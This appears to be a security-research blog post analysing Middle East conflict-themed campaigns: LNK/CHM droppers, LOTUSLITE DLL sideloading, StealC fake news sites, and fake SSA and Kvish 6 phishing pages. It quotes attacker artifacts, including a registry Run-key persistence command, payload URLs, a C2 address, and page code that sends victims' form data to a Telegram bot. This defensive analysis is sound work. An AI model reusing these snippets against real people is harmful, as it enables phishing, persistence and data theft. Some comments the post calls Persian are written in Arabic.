



Middle East Conflict Fuels Cyber Attacks

zscaler.com/blogs/security-research/middle-east-conflict-fuels-opportunistic-cyber-attacks

ThreatLabz

March 6, 2026

الدمار الذي أصاب محيط القاعدة الأمريكية في البحرين بعد سقوط صاروخ إيراني



 ThreatLabz

Introduction

Threat actors often take advantage of major global events to fuel interest in their malicious activities. Zscaler ThreatLabz is diligently tracking a surge in cybercriminal activity that capitalizes on the elevated political climate in the Middle East. This increased malicious activity includes discoveries that are directly tied to the ongoing conflict, alongside other related findings.

ThreatLabz identified over 8,000 newly registered domains with keywords tied to the Middle East political situation and conflict-themed events. Most of these domains currently have no content but they may be weaponized or used in threat campaigns in the near future. Analysis of the active domains revealed several trends, including conflict monitoring sites, conflict-themed meme-coins, short-lived storefronts selling conflict-related merchandise, general blogs and conflict-themed games, and scam or betting-related Progressive Web Apps (PWAs). ThreatLabz will continue monitoring newly registered domains and currently inactive domains for emerging threat campaigns.

In this blog, ThreatLabz examines multiple cases, including a conflict-themed lure designed to look like a PDF about missile strikes in Bahrain, a malware chain that uses a conflict-themed lure to deliver the LOTUSLITE backdoor via DLL sideloading, and a fake news blog campaign that redirects users to StealC malware. We also detail fake government and payment phishing sites designed to collect victim data, donation and online storefront scams that route payments to suspicious destinations, and meme-coin promotions consistent with pump-and-dump schemes.

Recommendations

Given the recent threat campaigns targeting the Middle Eastern countries discussed in this blog, ThreatLabz recommends the following best practices to help strengthen an organization's defenses and reduce the risk of compromise.

- **Minimize the attack surface:** Make apps (and vulnerable VPNs) invisible to the internet, and impossible to compromise, ensuring an attacker can't gain initial access.
- **Prevent initial compromise:** Inspect all traffic inline to automatically stop zero-day exploits, malware, or other sophisticated threats.
- **Enforce least privileged access:** Restrict permissions for users, traffic, systems, and applications using identity and context, ensuring only authorized users can access named resources.
- **Block unauthorized access:** Use strong multi-factor authentication (MFA) to validate user access requests.
- **Eliminate lateral movement:** Connect users directly to apps, not the network, to limit the blast radius of a potential incident.
- **Stop data loss:** Inspect data in motion and data at rest to stop active data theft during an attack.
- **Deploy active defenses:** Leverage deception technology with decoys to detect hands-on-keyboard activity from compromised endpoints and block access to real applications containing the attack.
- **Cultivate a security culture:** Many breaches begin with compromising a single user account via a phishing attack. Prioritizing regular cybersecurity awareness training can help reduce this risk and protect employees from compromise.
- **Test your security posture:** Get regular third-party risk assessments and conduct purple team activities to identify and harden the gaps in security program. Organizations should request that service providers and technology partners do the same and share the results of these reports with the organization's security team.

Overview

In Cases 4 and 5, ThreatLabz observed Persian-language comments embedded in page sources and associated code. While these artifacts are not definitive attribution, they may provide useful context about the operator's working environment and suggest a potential Iran-aligned threat actor. In the remaining campaigns covered in this blog, ThreatLabz did not observe the same code-level indicators; however, we did see threat actors capitalizing on the conflict in the Middle East by leveraging themes like Iran and geopolitical developments to drive engagement.

Case 1: Suspected targeted attack in the Gulf Cooperation Council (GCC) region

On March 1, 2026, ThreatLabz observed a ZIP archive containing files related to the Middle East conflict. The archive included a Windows shortcut (LNK) file that, when opened, downloaded a malicious Windows Compiled HTML Help (CHM) file from a threat actor-controlled server. The CHM file was then used to deploy a shellcode loader, a highly obfuscated shellcode, and eventually a backdoor. As part of the lure, the attack dropped a decoy PDF containing images of missile strikes. The Arabic text in the PDF translates to “Iranian missile strikes against US base in Bahrain”. The figure below shows the decoy PDF file used in this attack.

الدمار الذي أصاب محيط القاعدة الأمريكية في البحرين بعد سقوط صاروخ إيراني




Figure 1: PDF lure referencing Iranian missile strikes against a US base in Bahrain.

The following sections summarize the observed attack flow and the files involved.

Stage 1

The ZIP archive contains an LNK file named *photo_2026-03-01_01-20-48.pdf.lnk*. The LNK's target command line uses cURL to download a malicious CHM file from [https://www.360printsol\[.\]com/2026/alfadhalah/thumbnail?img=index.png](https://www.360printsol[.]com/2026/alfadhalah/thumbnail?img=index.png). The LNK file then uses the legitimate Windows HTML Help executable (hh.exe) with the -

decompile option to extract the CHM contents. The files extracted from the CHM are:

- **0.lnk**: Stage 2 Windows shortcut
- **3**: Decoy PDF used as a lure
- **4**: TAR archive containing malicious components

The Stage 1 LNK launches the Stage 2 shortcut (**0.lnk**).

Stage 2

The Stage 2 LNK performs the following actions:

- Copies the decoy PDF from file **3** and writes it as photo_2026-03-01_01-20-48.pdf.
- Treats file **4** as a TAR archive and extracts its contents into %AppData%.
- Executes %AppData%\BaiduNetdisk\ShellFolder.exe with the argument: --path a.

Next, ShellFolder.exe uses DLL sideloading to load a malicious DLL named *ShellFolderDepend.dll*.

ShellFolderDepend.dll analysis (Shellcode loader)

ShellFolderDepend.dll is a 32-bit DLL that establishes persistence and then decrypts and executes embedded shellcode.

To establish persistence, the DLL enumerates running processes to determine whether bdagent.exe (Bitdefender Agent) is present. Based on the result, the DLL uses one of two persistence methods:

If bdagent.exe is running: the DLL uses reg.exe to set a Run key pointing to the host binary (ShellFolder.exe):

```
C:\Windows\System32\reg.exe ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /reg:64 /v BaiNetdisk /t REG_SZ /d "\"%s\" --path a" /f
```

If bdagent.exe is not running: the DLL sets the same Run key directly using RegSetValueExA.

The DLL calls the Windows Native API SystemFunction033 (RC4) to decrypt shellcode stored in Shelter.ex (located alongside the DLL) using the key **20260301@@@**. The DLL then:

1. Allocates executable memory with VirtualAlloc.
2. Copies the decrypted shellcode into memory.
3. Transfers execution to the decrypted shellcode.

Status

Analysis of the next-stage shellcode is still in progress. ThreatLabz will update this blog post as more details become available and plan to publish a deeper follow-up analysis.

Case 2: LOTUSLITE backdoor used in Iran conflict-themed lures by Mustang Panda

On March 4, 2026, ThreatLabz identified a malicious ZIP archive whose name is related to the conflict theme. Executing the malware in the archive triggered the download and execution of the LOTUSLITE backdoor.

The ZIP contained:

- A legitimate KuGou music software binary, renamed by the threat actor to *Iran Strikes U.S. Military Facilities Across Gulf Region.exe*
- A malicious DLL, libmemobook.dll

Based on the extracted directory name, JCPOA, ThreatLabz assesses the contents were intended to appear related to the Joint Comprehensive Plan of Action (JCPOA), the Iran nuclear deal [signed](#) in 2015. The file name *Iran Strikes U.S. Military Facilities Across Gulf Region.exe* appears deliberately chosen to align with ongoing military conflict in the Middle East.

When executed, the legitimate executable sideloads the malicious libmemobook.dll located in the same directory.

Stage 1: libmemobook.dll analysis (LOTUSLITE downloader)

libmemobook.dll is a 32-bit C++ DLL used to download the next-stage payloads and set up persistence on the endpoint. The malicious functionality is implemented in the export function named *ProcessMain*.

On the first run, the downloader performs checks to determine whether LOTUSLITE is already installed. It looks for two files under C:\ProgramData\CClipboardCm\.

- WebFeatures.exe
- kugou.dll

The downloader also verifies that both files match expected file sizes. If the checks pass, the downloader launches WebFeatures.exe and then exits.

If the environment checks fail, the downloader begins its installation routine:

- **Ensures it is running from the target directory:** The downloader checks whether it is already executing from C:\ProgramData\CClipboardCm\. If not, it creates the directory and copies:
 - itself to C:\ProgramData\CClipboardCm\libmemobook.dll
 - the legitimate host executable to C:\ProgramData\CClipboardCm\SafeChrome.exe
- **Establishes persistence:** The downloader creates a Windows Run key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ACboardCm and sets it to: C:\ProgramData\CClipboardCm\SafeChrome.exe.

The downloader then checks for the next-stage components in C:\ProgramData\WebFeatures\.

- WebFeatures.exe
- kugou.dll

If both files are present and their sizes validate, the downloader executes WebFeatures.exe via CreateProcessW. WebFeatures.exe then sideloads the malicious DLL kugou.dll from the same directory, continuing the infection chain.

If the next-stage payloads are not present, the downloader decrypts embedded shellcode, allocates executable memory using VirtualAlloc, copies the decrypted shellcode into the allocated region, and executes it indirectly by:

- setting the EnumFontsW callback to the shellcode address, and
- invoking EnumFontsW to trigger execution.

Shellcode analysis

The 32-bit shellcode primarily downloads and drops the next-stage payloads using the pre-configured URLs in the table below.

URL	Downloaded Filename
www.e-kflower[.]com/_prozn/_skin_mbl/home/KApp.rar	WebFeatures.exe
www.e-kflower[.]com/_prozn/_skin_mbl/home/KAppl.rar	kugou.dll

Table 1: Pre-configured URLs used by the shellcode.

It is worth noting that the domain [e-kflower\[.\]com](#) is compromised and used by the threat actor to stage the payloads.

The shellcode hardcodes the User-Agent used for all network requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36. This User-Agent is applied consistently across its HTTP traffic to mimic legitimate Chrome browser activity. After downloading the next-stage payloads, the downloader copies them to C:\ProgramData\WebFeatures\. It then establishes persistence by creating the following Run key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ASEdge and setting it to launch C:\ProgramData\WebFeatures\WebFeatures.exe -Edge.

Stage 2: kugou.dll analysis

WebFeatures.exe is a legitimate data importer utility from the KuGou music software suite. When executed from the compromised directory, it sideloads the malicious kugou.dll placed alongside it. ThreatLabz observed substantial code overlap between kugou.dll and the LOTUSLITE backdoor [documented](#) in January 2026, including use of the same C2 IP address: [172.81.60\[.\]97](#).

Threat actors associated with LOTUSLITE appear to rapidly weaponize themes tied to active geopolitical events. In January 2026, they leveraged narratives related to tensions between the United States and Venezuela. In this campaign, we observed them adopting a Middle East conflict theme.

Case 3: Fake news blogs leading to StealC malware

ThreatLabz identified a fake news blog site hosting malicious JavaScript that leads to the download of [StealC](#) malware. The scripts used in this campaign can detect the visitor's device type (e.g. smartphone, desktop, or small-screen devices). An example of a fake news site is shown below.




Figure 2: Iran-themed fake news site used to distribute StealC malware hosted at `goldman-iran-krieg[.]pages[.]dev`.

The malicious JavaScript redirects victims to a file-hosting page that delivers the StealC payload in a password-protected ZIP archive. The password is provided on the same page, as shown in the figure below.




Figure 3: File-hosting page hosting a password-protected ZIP containing StealC.

The full attack flow for delivering StealC is shown below.





Figure 4: StealC delivery flow.

Case 4: Fake US Social Security portal

In this case, a newly registered domain [cfgamma\[.\]com](#) hosted a fraudulent replica of the US Social Security Administration (SSA) portal, as shown in the figure below.



Victim clicks to trigger the download of PDQConnect

Figure 5: Fake SSA portal hosted at [cfgomma\[.\]com](#).

Inspecting the page source revealed Persian-language comments, as shown in the figure below.


```
// *** تعديل: هذه الدالة ستقوم الآن بتوجيه المستخدم لربط التحميل ***  
function downloadFile(osType) {  
    closeOSSelection();  
    document.getElementById('loading').classList.add('active');  
  
    setTimeout(async () => {  
        await sendDownloadNotification(osType);  
        document.getElementById('loading').classList.remove('active');  
  
        // Redirect to the PHP download handler  
        window.location.href = `?download=true&os=${osType}`;  
    }, 2000);  
}
```

Figure 6: Persian-language comments in the page source code.

When the victim clicks the “Download your statement” option, the site triggers the download of PDQConnect, a legitimate remote monitoring and management (RMM) tool. If the victim installs and runs the software, the threat actor could potentially gain remote access to the system and perform follow-on activity like data exfiltration.

Case 5: Fake Israeli Kvish 6 toll payment site

In the next case, the domain `017[.]65c[.]mytemp[.]website` hosted a fraudulent site impersonating Israel's Kvish 6 toll payment gateway, as shown in the figure below.



כניסה לשירות התשלומים

מספר ת.ז. / ח.פ. *

הזן מספר

בחירת אמצעי זיהוי *

מספר לוחית רשוי

מספר לוחית / חשבונית *

הזן מספר

כניסה

התשלום חשבוניות

כאן ניתן לבצע תשלום חשבוניות באופן קל ומהיר

Figure 7: Fake Kvish 6 toll payment site hosted at [017\[.\]65c\[.\]mytemp\[.\]website](http://017[.]65c[.]mytemp[.]website).

The fake page collects victim information such as IP address and device type, then tricks the victim into providing license-related details before prompting them to enter payment information to pay a supposed fine.

Similar to the previous case, the page source for this fraudulent site contains Persian-language comments, as shown below.

```
// (في الخلفية API تحتاج إلى إعداد) إرسال البيانات إلى تلغرام
```

```
let telegramUrl = "https://api.telegram.org/bot874635443";
```

```
let chatId = "-5271488993";
```

```
let message = `ID: ${idNumber}, Method: ${method}, Input
```



ThreatLabz

Figure 8: Persian-language comments in the page source code.

The submitted data is forwarded to a Telegram bot, as shown in the figure below.

